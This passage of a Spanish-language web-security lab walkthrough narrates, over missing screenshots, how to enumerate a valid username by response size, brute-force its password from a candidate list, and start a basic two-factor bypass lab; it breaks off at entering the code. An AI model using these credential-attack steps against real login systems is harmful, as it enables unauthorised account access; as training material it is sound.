
Ahora presionamos Start Attack:




Aquí vemos que en el tamaño de respuesta encontramos uno con una respuesta diferente a las demás, lo cual nos indica que este sea probablemente un usuario valido:




Ahora repetimos el mismo proceso para la contraseña:




Presionamos clear y pegamos las posibles contraseñas e iniciamos el ataque:




Ya encontramos la contraseña del usuario o posible usuario que encontramos:




Cabe destacar que para encontrar la contraseña debemos ingresar en el campo de username, el usuario que encontramos:



Iniciamos sección con dichas credenciales:



Ya hemos completado el laboratorio:




Vulnerabilidades de autenticación multifactor


Bypass simple FA

En este laboratorio nos dan unas credenciales para que hagamos el bypass de la doble autenticación de forma básica.


Lo primero es acceder al laboratorio:




Ahora presionamos en mi cuenta:




Iniciamos sección con las credenciales nuestras que nos proporcionan:




Presionamos donde dice correo del cliente, esto es para obtener el código de doble autenticación enviado a la cuenta que nos dan:




Aquí vemos el código:




Ingresamos el código:



